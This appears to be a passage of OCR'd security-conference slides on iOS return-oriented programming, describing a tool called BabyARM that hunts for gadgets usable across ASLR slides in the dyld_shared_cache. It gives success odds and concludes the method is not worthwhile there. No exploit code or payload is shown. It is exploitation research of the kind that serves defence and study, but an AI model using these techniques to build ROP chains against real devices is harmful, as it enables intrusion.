
- interpretation of results
  - returning to any gadget there is a 1/256 chance
  - but returning to 0x2fe1b554 will give a 4/256 = 1/64 chance

- the actual program counter used determines the ASLR slide
- the following gadgets need to take this slide into account

BabyARM vs. randomized dyld_shared_cache (I)

- we load the TEXT segment of the dyld_shared_cache into memory
- we let BabyARM find all the gadgets
- we check for each page in the slide window if there are parallel gadgets





BabyARM vs. randomized dyld_shared_cache (I)

- interpretation of results
  - 119 collisions means 119/4221 = 2,8% chance to survive 1st gadget
  - but only 13 different PC locations = many gadgets to distinguish
- it might be possible to improve the odds over the dyld case
- BUT resulting payload would be hard to construct and very long

Conclusion

- we have proved that multi environment gadgets can improve our odds
- in the non ASLR case one ROP payload can own everything >= iOS 4.2.1
- in the ASLR case we can improve our odds but the odds are still low
- attacking the dyld_shared_cache with this method is not worthwile

DISCLAIMER:
BabyARM does only support a very limited subset of instructions
Support for more instructions might improve the number of parallel gadgets found

Questions

Checkout my github
https://github.com/stefanesser